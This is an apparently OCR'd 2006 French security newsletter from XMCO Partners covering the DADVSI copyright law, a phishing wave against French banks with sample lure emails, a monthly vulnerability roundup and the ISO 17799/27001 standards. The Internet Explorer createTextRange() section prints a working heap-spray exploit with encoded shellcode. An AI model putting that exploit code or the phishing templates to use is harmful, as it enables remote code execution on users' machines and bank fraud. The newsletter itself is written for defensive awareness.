
L'Actu Sécurité n°2

XMCO Partners

PLAN

Internet : le fourre-tout de l'information....



>1997 : Internet colonise massivement les entreprises.
>2002 : L'ADSL fait ses débuts.
>2004 : Le haut débit envahit les foyers français.
>2006 : L'explosion d'Internet rend sa maîtrise délicate.

Il aura fallu 10 ans pour qu'Internet soit perçu comme la troisième révolution industrielle. Contrairement aux deux précédentes, celle-ci s'est imposée sans aucun mode d'emploi.
Même les spécialistes s'y perdent : forums, blogs, Instant messaging, mailing-list, newsgroups, mails, VoIP sont autant de nouveaux moyens de communiquer et d'échanger. Chacun dispose de ses propres codes, de ses spécificités. Ces outils sont mis à la disposition de « profanes ».

De fait, tout devient permis…Puisqu'il est si facile de créer son propre blog, puisqu'il est grisant de savoir que ses confidences les plus intimes seront parcourues par des milliards de lecteurs potentiels, pourquoi ne pas se laisser emporter dans cette euphorie collective ? Pourquoi ne pas prendre le TGV de l'information ?

Le problème auquel nous sommes confrontés aujourd'hui est que ces moyens de communication sont aussi utilisés dans le cadre de l'entreprise, qui, par nature, a besoin de maîtriser son environnement.

Les menaces pullulent. Désormais, moins d'une minute suffit à infecter un poste connecté sans protection sur Internet.

Comment rendre Internet compatible avec les entreprises ? De nombreux moyens existent et ont été implémentés au fil du temps au sein des réseaux d'entreprise : firewalls, anti-virus, systèmes de détection d'intrusion (IDS), etc.

Une menace néanmoins subsiste : comment gérer le contenu du Web ? Comment vérifier qu'un contentieux avec un client mécontent ne prenne pas de proportions inquiétantes ? Comment garantir qu'aucun collaborateur ne publie d'informations confidentielles à partir de son email professionnel ? Comment lutter contre la désinformation ?
En un mot : comment réaliser la revue de presse de l'Internet ?
Le gigantisme de la tâche pose de nombreux problèmes pratiques, auxquels sont régulièrement confrontés les entreprises. Tout le monde s'avoue un peu dépassé par l'ampleur du phénomène qui s'auto-alimente.

De plus en plus d'observateurs voient en Internet une créature dont le contrôle aurait échappé à son créateur.

Pourtant, il existe certainement des moyens de limiter les risques. C'est en tout cas ce qu'espèrent les responsables de sécurité et les services de communications
Nous avons donc décidé de relever ce défi aux côtés de nos clients afin de trouver des solutions. Je vous ferai part prochainement de l'avancement de nos travaux.

Marc Behar

I. POINT JURIDIQUE:

PROJET DE LOI RELATIF AU DROIT D'AUTEUR ET AU DROITS VOISINS DANS LA SOCIÉTÉ DE L'INFORMATION

Ce mois-ci aura été marqué par une loi suivie de près par les internautes adeptes du Peer to Peer et de la copie privée.

En effet la loi DADVSI (Droit d'Auteur et aux Droits Voisins dans la Société de l'Information) devait proposer une solution aux problèmes du piratage informatique. En effet, les téléchargements sont la cause de bon nombre de soucis dans l'univers phonographique et cinématographique.

XMCO | Partners

Petit rappel

Les divers sujets et amendements de cette loi :

Le but initial des industriels dans l'adoption de cette loi, était d'étudier et de mettre en place sur les œuvres protégées des dispositifs :

- **d'anti-copie** qui interdit la reproduction d'une œuvre protégée.
- **d'anti-usage** qui permet de ne lire certains fichiers qu'à partir de certains logiciels ou matériels (baladeur…).
- **d'identification** de l'utilisateur qui autorise la lecture aux utilisateurs identifiés possesseurs d'une license.
- **de tatouage** de l'œuvre qui permet de tracer l'œuvre, de la redistribuer et d'en interdire la lecture au delà d'une date prédéfinie.
- **de traçage** de l'usage qui enregistre la transmission d'informations via internet vers un serveur industriel à chaque utilisation d'une œuvre.

Les promoteurs ont donc, à la fin du mois de décembre, présenté ce projet qui vise à protéger les DRM (Digital Rights Management) ou GDN (Gestion de Droits Numériques).

Cette technique avait pour but de restreindre la diffusion par copie des contenus numériques tout en gérant les droits d'auteur et les marques déposées.
Une architecture fut même étudiée afin de permettre l'application de ce projet.
Le principe était le suivant : un serveur stockait les fichiers protégés par droit d'auteur et le client possèdait un logiciel capable de consulter ces fichiers (lecteur multimédia, MP3 …).
Un utilisateur qui souhaitait télécharger un fichier devait fournir un identifiant unique au serveur. Le serveur envoyait alors le fichier chiffré demandé spécialement pour ce client. Enfin, lorsque l'utilisateur voulait consulter ce fichier téléchargé (par Internet), le lecteur établissait une connexion avec le serveur qui s'assurait que l'utilisateur possède bien une license valide à l'instant présent. Si c'était le cas, le lecteur pouvait alors déchiffrer le fichier et le lire.

Une license était alors propre à un ordinateur et payée mensuellement par les internautes.

Dès lors, de nombreux opposants, dont l'Alliance Public-Artistes et les partisans du logiciel libre, ont fait part de leur mécontentement. Ils estimaient que le gouvernement devait retirer ce texte qui allait à l'encontre des libertés individuelles.

Historique

Bref retour en arrière et explication des articles adoptés.

Le projet DADVSI commença dès la fin du mois de décembre. Un projet de licence globale vit le jour. L'amendement majeur avait pour but de faire payer les internautes qui téléchargent à partir de réseaux Peer to Peer, sous forme d'un abonnement mensuel. Durant 2 jours, les députés ont débattu et finalement certains amendements ont tout de même été votés mais le projet de loi DADVSI est repoussé en Mars 2006. Deux mois plus tard, la loi DADVSI sera à nouveau étudiée par l'assemblée. Plusieurs thèmes seront abordés et divers points seront étudiés. Cinq thèmes majeurs ont finalement été adoptés dont voici les conclusions finales.

La license globale :

Le premier point concerne la license globale. Après une première proposition à la fin du mois de décembre, cet article sera finalement rejeté.

L'article 1, dont les dispositions assimilent le téléchargement via les réseaux Peer to Peer à de la copie privée, a tout d'abord été rejeté puis réintroduit. Une confusion totale était alors palpable à l'Assemblée. Malgré les efforts des partisans de cet article la license globale, qui instaure une taxe des fournisseurs d'accès au titre de la copie privée, est tout de même rejetée.

Le nouveau texte pousse à l'utilisation des plateformes légales.

Les protections DRM :

Le deuxième point concernant les mesures de protection est enfin reconnu par la loi. Tout contournement de telles protections sera désormais considéré comme un délit. Un pirate qui développe des outils de contournement risque 6 mois de prison ferme et 30 000 euros d'amende. Un individu qui utilise ces techniques est passible d'une amende de 750 euros.

L'interopérabilité :

L'exigence d'interopérabilité qui impose à tous fichiers téléchargés légalement sur Internet, d'être lisibles sur n'importe quel logiciel ou matériel, a été acceptée.

Cet article est donc vivement contesté par Apple avec son application de téléchargement en ligne Itunes.

En effet, les fichiers mp3 téléchargés à partir du site d'Apple étaient jusqu'à présent seulement lisibles par un Ipod ou le logiciel Itunes. Désormais, ces fichiers ne devront plus être protégés. Apple craint donc une chute des ventes et s'oppose farouchement à une telle mesure.

La copie privée :

Quatrième point : le périmètre de la copie privée sera maintenant soumis aux mesures imposées par un collège de Médiateurs. Ce groupe aura la charge de définir le nombre de copies autorisées dans le cadre de la copie privée.

Une seule exception, la copie privée de DVD, qui est désormais interdite par la loi.

Le P.V. numérique :

Enfin le dernier point et le plus important pour les utilisateurs de réseaux Peer to Peer concerne le téléchargement de fichiers protégés qui reste illégal et sera sévèrement puni. Plusieurs sanctions contre les téléchargements sauvages ont été approuvées et des amendes seront adaptées en fonction du délit.

Le téléchargement illicite d'une œuvre protégée par droits d'auteur coûtera 38 euros. De plus, une amende de 150 euros sera appliquée pour la mise à disposition via Internet d'un tel fichier.

La duplication d'un DVD vidéo verrouillé coûtera 750 euros et sa mise en ligne coûtera 30 000 euros.

Une brigade spécialisée aura pour charge de repérer les fraudeurs. Les adresses IP connectées aux réseaux Peer to Peer seront relevées par un officier de police judiciaire et envoyées au fournisseur d'accès afin de récupérer les noms des "pirates". On peut se demander quels moyens seront mis en œuvre et comment sera appliquée cette répression. De nombreuses difficultés se posent...

Les démarches administratives pour chaque cas seront complexes, il est donc probable que l'Etat sanctionne lourdement quelques internautes pour l'exemple, en devenant plus clément par la suite. Ces coups médiatiques seront conséquents pour effrayer les utilisateurs des réseaux Peer to Peer.

Tout comme Apple, l'Amérique reste fermement opposée à une telle loi qui selon elle « va à l'encontre des libertés individuelles » a souligné le secrétaire d'Etat Gutierrez. Le « Los Angeles Time » a d'ailleurs jugé ce projet de « pur protectionnisme français ».

Côté allemand, la mise en place d'une loi similaire réprimanderait plus sévèrement les fraudeurs avec une peine maximale de 5 ans de réclusion pour le partage de données !

2. NOUVELLE TENDANCE :

LE PHISHING, UNE ATTAQUE DE PLUS EN PLUS UTILISÉE PAR LES PIRATES.

Ce mois de Mars aura été marqué par un nombre important de tentatives de « Phishing ».

Cette attaque en vogue dans le milieu des pirates se développe continuellement et piège un nombre conséquent d'utilisateurs. Les précédentes tentatives à l'encontre de banques étrangères paraissaient plus ou moins inefficaces en France, au vue des moyens utilisés par les attaquants. Malheureusement, depuis le début de l'année, plusieurs attaques, dirigées vers les clients des banques françaises, ont été répertoriées.

XMCO | Partners

Le phishing une tendance confirmée

En effet, de nombreux spécialistes s'accordent à le dire. Sophos a publié en Février une étude portant sur 600 utilisateurs. Le bilan s'avère lourd : 58% des salariés dans les entreprises reçoivent, au moins, un message par jour, qui imite celui d'une banque. 22% en reçoivent quotidiennement plus de cinq. Le phishing n'a donc jamais été aussi présent.

Il est important de rappeler que cette technique consiste à envoyer un email diffusé à grande échelle pour conduire le plus grand nombre de personnes crédules à se connecter sur un site pirate. Les attaquants contactent simultanément des dizaines de milliers de personnes, et comptent sur ce grand nombre pour qu'au moins une fraction des destinataires tombe dans le piège tendu.

Plusieurs raisons (validation de compte, problème de maintenance, vérification des informations …) sont invoquées pour convaincre l'utilisateur de suivre le lien vers le site pirate.

Le destinataire du courriel malveillant est alors redirigé vers un site qui ressemble à celui de sa banque pour récupérer les informations sensibles entrées par la victime (nom d'utilisateur, mot de passe, données bancaires…).

Notons que, les pirates informatiques, utilisateurs de ce type d'attaque, apportent une attention grandissante aux détails. En effet, les internautes sont de plus en plus informés sur ce genre de pratiques. De ce fait, seules les contrefaçons identiques à l'original pourront permettre de duper le plus grand nombre d'utilisateurs.


Cher client de **SOCIÉTÉ GÉNÉRALE**

Le département technique de Société Générale procède à une mise à jour de logiciel programmée de façon à améliorer la qualité des services bancaires.

Nous vous demandons avec bienveillance de cliquer sur le lien ci-dessous et de confirmer vos détails bancaires.

http://www.societegenerale.fr/customercare/banque/confprocedure.asp

Nous nous excusons pour tout désagrément et vous remercions de votre coopération.

© Société Générale 2000-2006

mail malveillant au couleurs de la Société Générale


Cher client de **LE CRÉDIT LYONNAIS,**

Le département technique de LE CRÉDIT LYONNAIS procède à une mise à jour de logiciel programmée de façon à améliorer la qualité des services bancaires.

Nous vous demandons avec bienveillance de cliquer sur le lien ci-dessous et de confirmer vos détails bancaires.

http://www.lcl.fr/banque/secure/portail/confprocedure.asp

Nous nous excusons pour tout désagrément et vous remercions de votre coopération.

© LE CRÉDIT LYONNAIS 2006

mail malveillant au couleurs du Crédit Lyonnais

Longtemps mal traduits dans leur langue, les français pouvaient facilement identifier les emails malveillants. Désormais, les emails malicieux sont très bien écrits et les sites associés reproduisent parfaitement les sites des banques victimes.

Les pirates utilisent plusieurs techniques de contournement des filtres antispam et des filtres antiphishing. Le texte rédigé est, en fait, une image accompagnée d'un texte et d'un titre variable caché dans le code source du message. Les filtres basés sur l'analyse du texte sont ainsi trompés.

A l'heure où nous écrivons ces lignes, 56 attaques de Phishing ont été identifiées. La plupart visent des sites d'achat en ligne ou des banques étrangères. Malgré tout, les banques françaises ont aussi été touchées.

Le crédit Lyonnais, la Société Générale, la BNP, HSBC, AOL et Microsoft Update font parti des nombreuses victimes du mois.
Les attaques des banques françaises proviennent, sans aucun doute, du même pirate qui a hébergé les sites sur des serveurs Coréens.
Une fois les victimes sur le site pirate et leurs informations confidentielles saisies, les données sont récupérées et la victime est redirigée vers le site officiel de la banque en question.
Vous trouverez ces attaques dans nos précédents bulletins:

- n°1142854718 (BNP)
- n° 1142930896 (Société Générale)
- n°1142963045 (Crédit Lyonnais).

Nous vous rappelons, à titre préventif, qu'aucune banque ou site d'achat en ligne n'envoie de courrier électronique à ses clients sur les mots de passe ou bien sur les coordonnées bancaires. Nous vous conseillons donc de ne jamais ouvrir le lien d'un email dont vous n'êtes pas certain de la légitimité et surtout, de ne jamais entrer vos informations bancaires par le biais d'un lien reçu par email.

Xmco Partners développe actuellement un service de surveillance pour des sociétés victimes de telles attaques. Notre logiciel surveillera le web à la recherche d'articles, de blogs, de logiciels, de sites web, d'URL, ou tout ce qui porte atteinte à l'image de marque de l'entreprise. Chaque jour une analyse sera réalisée par nos équipes et des bulletins seront alors remis aux clients.

Ces bulletins journaliers ont pour but d'alerter au plus tôt les entreprises victimes d'attaque. En effet, ces entreprises doivent réagir rapidement en mettant en place une cellule de crise et des mesures définies auparavant par les différents départements concernés (service communication, service juridique, service informatique).

Ainsi des dispositions pourront être adoptées sur le site légitime de la société en prévenant les clients par des messages explicites ou autres.

Enfin, deux nouveaux sites viennent d'être mis a la disposition des internautes:

- The Phishing Incident Reporting & Termination Squad
- PhishRegistry.org

Ces deux sites permettent de gérer ce genre d'incident. Ils reportent l'attaque auprès des autorités et alertent les clients enregistrés en cas de tentative de phishing.

Voici leur adresse respective :
http://www.phishregistry.org/
http://castlecops.com/modules.php?name=Fried_Phish

Site officiel


Site pirate

3. ATTAQUES MAJEURES :

TOP 5 DU MOIS DE MARS

Le mois de mars a été marqué par la publication d'une faille critique de la plate-forme Windows et de nombreuses vulnérabilités et exploits pour Internet Explorer. D'autre part, « Sendmail », qui est largement utilisé dans les entreprises, est aussi touché par une vulnérabilité.

XMCO | Partners



MS06-012

Exécution de code à distance via un document Office malicieux

Plusieurs vulnérabilités présentes au sein du produit Office de Microsoft ont été corrigées. La plupart des versions de la suite bureautique de Microsoft sont concernées. Seuls les produits Microsoft Office Excel 2000 Viewer, Microsoft Office Excel 2002 Viewer, Microsoft Word 2003, Microsoft Outlook 2003 et Microsoft PowerPoint 2003 ne sont pas affectés.

Un attaquant peut compromettre à distance un système vulnérable en créant un fichier Excel malicieux. Lors de l'ouverture d'un tel document, le pirate pourrait exécuter du code en fonction des droits de la victime. En d'autres termes, l'attaquant peut insérer un cheval de Troie dans un document Office et prendre ainsi le contrôle du poste de l'utilisateur abusé.

A noter que si la victime est administrateur de son système, le contrôle total de la machine est possible.

Les cinq premières failles sont issues du logiciel Excel. Le premier problème résulte de l'utilisation d'une plage de données malformées qui pourrait corrompre la mémoire du système.
La seconde faille est due à une erreur faite lors de l'analyse du format d'un fichier malformé.

Troisièmement, un problème peut survenir lors de l'utilisation d'une description malformée et provoque ainsi une erreur de mémoire du système.

La quatrième faille résulte d'une erreur de mémoire lors de l'ouverture d'un fichier contenant un graphique malformé.

La cinquième vulnérabilité vient de la soumission d'un enregistrement malformé sur un document Office qui est ensuite exploité par l'attaquant.

Enfin la dernière faille provient d'une corruption de la mémoire et peut être exploitée en construisant un bordereau de routage spécialement conçu dans un document Office.

Toutes ces vulnérabilités peuvent être exploitées par le biais d'un serveur web pirate ou par l'envoi d'emails malicieux.
Malgré tout, une attaque ne peut être directe, l'exploitation de ces vulnérabilités nécessite l'intervention de l'utilisateur, à savoir le téléchargement et l'exécution du fichier spécialement conçu.

Aucun programme malveillant qui exploite cette faille n'est actuellement disponible sur Internet. Cependant, des pistes ont été dévoilées. Il est probable que différentes preuves de concept verront le jour prochainement.

Programmes vulnérables :

- Microsoft Office 2000 SP 3
- Microsoft Office XP SP 1 / 2/ 3
- Microsoft Works Suites
- Microsoft Office X pour Mac
- Microsoft Office 2004

Criticité : Elevée

Référence Xmco : n° 1142413618

KB917077

Exécution de code à distance et Déni de service via Internet Explorer (createTextRange())

Après la publication de plusieurs programmes qui permettent d'attaquer et d'exécuter à distance des commandes arbitraires ou bien de provoquer des dénis de service, Microsoft à publié un bulletin d'alerte pour son navigateur Internet. Ce bulletin expose différentes solutions de contournements pour diminuer les risques d'exploitation en attendant la publication du correctif officiel.

Plusieurs vulnérabilités ont été découvertes. Les failles proviennent d'erreurs de traitement des tags ayant plusieurs événements tels que : onhelp, onclick, ondblclick, onkeyup, onkeydown, onkeypress... En incitant la viste d'un site Web malicieux, la page HTML spécialement conçue pourrait provoquer l'arrêt du navigateur.

Une autre faille vient d'une mauvaise gestion de la mémoire. En effet, la fonction create.TextRange() fait appel à des espaces mémoire non alloués. Ce dysfonctionnement peut être exploité par un attaquant distant afin d'exécuter des commandes arbitraires sur un système vulnérable.

Pour exploiter cette faille, l'attaquant incitera la victime à visiter une page HTML malveillante préalablement mis en place.

Depuis la divulgation de cette vulnérabilité, de nombreuses preuves de concept ont été publiées. Ces programmes permettent de générer automatiquement des pages HTML malicieuses. Une fois chargées, ces pages exploitent la faille et exécutent du code arbitraire.

Plusieurs programmes malveillants ont été publiés. Une simple visite du site qui contient la page HTML malformée permet l'exploitation de la vulnérabilité.

Le programme le plus malicieux créé à ce jour, permet uniquement de lancer la calculatrice. L'exploit présenté ci-dessous génère ces pages HTML utilisées pour piéger les victimes. Notons que cette version inoffensive peut être aisément modifiée par un pirate afin d'exécuter des actions plus préjudiciables.

```
<input type="checkbox" id="blah">
<SCRIPT language="javascript">

shellcode = unescape(
"%u9090%u9090%u9090%uC929%uE983%uD9DB%uD
9EE%u2474"+"%u5BF4%u7381%uA913%u4A67%u83C
C%uFCEB%uF4E2%u8F55"+"%uCC0C%u67A9%u89C1
%uEC95%uC936%u66D1%u47A5%u7FE6"+"%u93C1%
u6689%u2FA1%u2E87%uF8C1%u6622%uFDA4%uFE69
"+"%u48E6%u1369%u0D4D%u6A63%u0E4B%u9342%u
9871%u638D"+"%u2F3F%u3822%uCD6E%u0142%uC0
C1%uECE2%uD015%u8CA8"+"%uD0C1%u6622%u45A
1%u43F5%u0F4E%uA798%u472E%u57E9"+"%u0CCF%
u68D1%u8CC1%uECA5%uD03A%uEC04%uC422%u6C
40"+"%uCC4A%uECA9%uF80A%u1BAC%uCC4A%uEC
A9%uF022%u56F6"+"%uACBC%u8CFF%uA447%uBFD
7%uBFA8%uFFC1%u46B4%u30A7"+"%u2BB5%u8941%
u33B5%u0456%uA02B%u49CA%uB42F%u67CC"
+"%uCC4A%uD0FF");
   bigblock = unescape("%u9090%u9090");
   slackspace = 20 + shellcode.length

   while (bigblock.length < slackspace)
                bigblock += bigblock;

   fillblock = bigblock.substring(0, slackspace);

   block =
bigblock.substring(0,bigblock.length-slackspace);

   while(block.length + slackspace < 0x40000)
                block = block + block + fillblock;

   memory = new Array();



   for ( i = 0; i < 2020; i++ )
                memory[i] = block + shellcode;



var r =
document.getElementById('blah').createTextRange();

</script>
```

1. L'affectation du code malicieux à la variable shellcode. Ce code sera exécuté lors de l'ouverture de la page. Dans notre cas nous lancerons la calculatrice de Windows.

2. Mise au point pour mapper correctement le code malicieux en mémoire.

3. Mise en place de la charge utile sur la pile d'exécution du programme. Une fois la fontion createTextRange() appellée, le programme exécutera le shellcode ci-contre.

Amorçage de l'attaque avec l'exploitation de la vulnérabilité de createTextRange()

Preuve de concept lançant la calculatrice de Windows.

A l'ouverture de la page HTML générée par ce programme, l'appel de la fonction « createTextRange() » (4) effectuera un accès illicite à la mémoire. Cet effet de bord permet d'exécuter le code malveillant placé en mémoire antérieurement (3). Dans le cas présent le code malveillant exécuté est celui de la calculatrice de Windows (1).

Notons qu'il est aisé de modifier ce programme au vue d'une utilisation malveillante.

Programmes vulnérables :

- Internet Explorer 6.0
- Internet Explorer 7 beta 2

Criticité : Elevée

Référence Xmco :

- n° 1143133960
- n° 1143105301
- n° 1143447561
- n°1142853400
- n° 1143019395

Cheval de Troie installé à partir d'une animation Flash (.swf)

Macromedia Products Unspecified Remote Command Execution Vulnerabilities

Plusieurs vulnérabilités ont été décelées au sein du lecteur Flash de Macromedia.

Les différents problèmes résultent de la mauvaise gestion de fichiers SWF malformés chargés dans le lecteur Flash. Un attaquant pourrait compromettre un système vulnérable avec la création d'un fichier d'extension SWF hébergé sur un site web.
Un utilisateur qui visiterait un site malicieux pourrait donc être victime d'une telle attaque.

Aucune autre information n'a actuellement été communiquée par l'éditeur. Cependant, une mise à jour est disponible sur le site de l'éditeur.

Programmes vulnérables : Lecteurs Flash

Criticité : Elevée

Référence Xmco : n° 1142437567

Exécution de code arbitraire avec l'application Mail

Exploit pour Mail de Mac OS X

Apple, qui fût la cible des attaques majeures du mois de février 2006, a récemment publié un correctif pour deux de ses produits : Mail et Safari.
L'une de ces failles est désormais facilement exploitable Il suffit d'utiliser la preuve de concept publiée peu de temps après.

La vulnérabilité exploitée vient d'une erreur présente dans l'application Mail implémentée par le système d'Apple. En effet, ce programme gère incorrectement certains emails malformés (avec un champ "Real Name" excessivement long).
Cette absence de validation pourrait être exploitée par un attaquant distant afin de causer un débordement de tampon mémoire et ainsi exécuter des commandes arbitraires sur un système vulnérable.

Programmes vulnérables : Mac OS X

Criticité : Elevée

Référence Xmco :

- n°1142333841(Correctif)
- n°1142332433(Exploit)

Compromission d'un système avec des mails malicieux

Vulnérabilité dans Sendmail

Une faille dans le célèbre logiciel serveur de mail « sendmail » vient d'être publiée. Ce problème, qui affecte toutes les distributions, résulte d'une corruption de la mémoire lors de l'envoi de données malicieuses durant certains intervalles de temps. Ceci peut permettre à l'attaquant d'exécuter des commandes avec les privilèges de l'utilisateur.

Programmes vulnérables : Toutes les plateformes

Criticité : Elevée

Référence Xmco :

- n°1143620172 (F-Secure)
- n°1143536363 (HP-UX)
- n°1143193611 (RED-HAT)
- n°1143127834 (SUSE)
- n°1143125351 (SOLARIS)
- n°1143122131 (DEBIAN)
- n°1143119727 (FEDORA)
- n°1143110560 (AIX)

4. EVOLUTION DE NORMES :

Les normes liées à la sécurité informatique évoluent continuellement et donnent naissance à la première certification dans le domaine. Les acteurs financiers, les clients et les partenaires des grandes entreprises accueillent cette nouvelle avec un grand intérêt car elle représente une garantie supplémentaire.

XMCO | Partners

La naissance d'une norme de sécurité de l'information.

Les normes ISO 17799 et ISO27001 (BS7799-2)

Les normes ISO sont, depuis près de 10 ans, la référence en matière de sécurité. Un grand nombre d'entreprises tournées vers l'exportation et l'international ont ressenti la nécessité d'établir des référentiels mondiaux de sécurité. Ceci afin d'établir un climat de confiance auprès des clients et des partenaires méfiants. Les normes ISO sont apparues. Elles sont désormais gérées par une Organisation non gouvernementale qui fédère des organismes nationaux et s'occupe d'édicter des normes internationales.

Il est important de connaître les différents standards qui définissent les normes de certification d'une organisation en sécurité des systèmes d'informations. C'est pourquoi nous expliquerons les grandes lignes des normes ISO17799 et ISO27001 (BS7799-2). Ces dernières ont été mises en place pour préciser les mesures et les méthodes de management d'un système d'information.

L'évolution de BS7799 à l'ISO 17799.

La norme ISO 17799

La norme anglaise BS 7799 est à l'origine de cette norme ISO.
Créée en 1995 par le British Standard Institute (équivalent de l'AFNOR en France), cette norme instaure des standards de qualité et de performance pour l'industrie. En 1999, elle connaît un succès international et est adoptée en tant que ISO/IEC 17799 :V2000. Seuls des pratiques et des contrôles sont édictés par ce texte. Aucune référence à une quelconque certification n'y est mentionnée.

Un an plus tard, une révision sera effectuée afin d'uniformiser l'environnement de la sécurité informatique. Elle aboutira, en mars 2005, à la version 2 de la norme ISO 17799. Concrètement, l'ISO 17799 se distingue par sa reconnaissance et sa diffusion mondiale auprès des plus grands comptes. Cependant, elle ne définit aucune exigence (matérielle ou logicielle) et est, de ce fait, remise en question. Elle est donc censée donner une certification véritable avec la version BS 7799-2.

BSI Business Information

La norme ISO 17799 se compose de 10 chapitres. De nombreux points importants y sont abordés :

- **3 chapitres** sont dédiés au management de la sécurité des informations (les politiques de sécurité, l'organisation, la classification et le contrôle).
- **2 chapitres** sur la sécurité du personnel (contrôle lors du recrutement, formation et sensibilisation…) et sur la sécurité physique (équipements et périmètre de sécurité…).
- **5 chapitres** sur le développement de l'exploitation des systèmes d'information (contrôles d'accès, développement et maintenance des systèmes, gestion de la continuité…).

Chaque chapitre est articulé autour de plusieurs points : les objectifs, les mesures à mettre en œuvre, les recommandations et les contrôles à effectuer.
L'ISO 17799 est donc une sorte d'inventaire des bonnes pratiques et des points importants à vérifier au sein d'un système d'information.

Enfin une norme certifiante.

La norme ISO27001 (BS7799-2).

En octobre 2005, le standard BS 7799-2 est adopté par l'ISO. Il introduit le nouveau standard international ISO/IEC 27001:2005.

Plus qu'un simple guide la version BS7799-2 s'occupe, quant à elle, de présenter et de définir les méthodes à appliquer pour assurer une bonne gestion de la sécurité. Elle ne s'assure pas de l'efficacité des moyens mis en œuvre mais de l'existence réelle de ceux-ci. Une démarche PDCA (Plan, Do, Check, Act) également appelée « roue de Deming » précise les étapes de l'application des mesures de sécurité (voir schéma ci-dessous).




Schéma du site http://www.ysosecure.com

Depuis Mars 2005, la certification BS7799-2 est enfin possible. Elle garantit qu'une entreprise a mis tous les moyens en place pour maîtriser son système d'information. Elle assure ainsi une crédibilité et une confiance certaine auprès des clients.

Celle-ci est basée sur deux étapes : une étude de la documentation de l'entreprise auditée et une vérification de la gestion mis en œuvre afin d'assurer la sécurité du système.
Les entreprises qui adoptent l'ISO 27001 sont libres de choisir les contrôles spécifiques adaptés aux besoins et aux risques de chacun. Près de 1800 sociétés ont ainsi été certifiées au standard BS 7799 part 2 (ou les équivalents nationaux). Ce besoin se développe considérablement.
A noter, que cette certification n'est pas imposée comme la loi Sarbannes-Oxley (voir numéro 1 du mois de Mars d'"Actu Sécurité"). Cependant, les partenaires et les clients sont de plus en plus attentifs à ces normes car elles sont sources de crédibilité.

La certification est importante dans une entreprise car elle donne une dimension sure et internationale. Toute certification se définie comme une méthode qui atteste, par l'intermédiaire d'une vérification indépendante et neutre, qu'un système répond aux normes de qualité.

Malgré l'engouement pour ces certifications, peu d'organismes français permettent de certifier BS7799-2 (LSTI est le principal acteur dans ce domaine).

Promisec Spectator surveille votre parc Windows sans agent.

Identifier les machines non conformes et surveiller l'application de votre politique de sécurité.

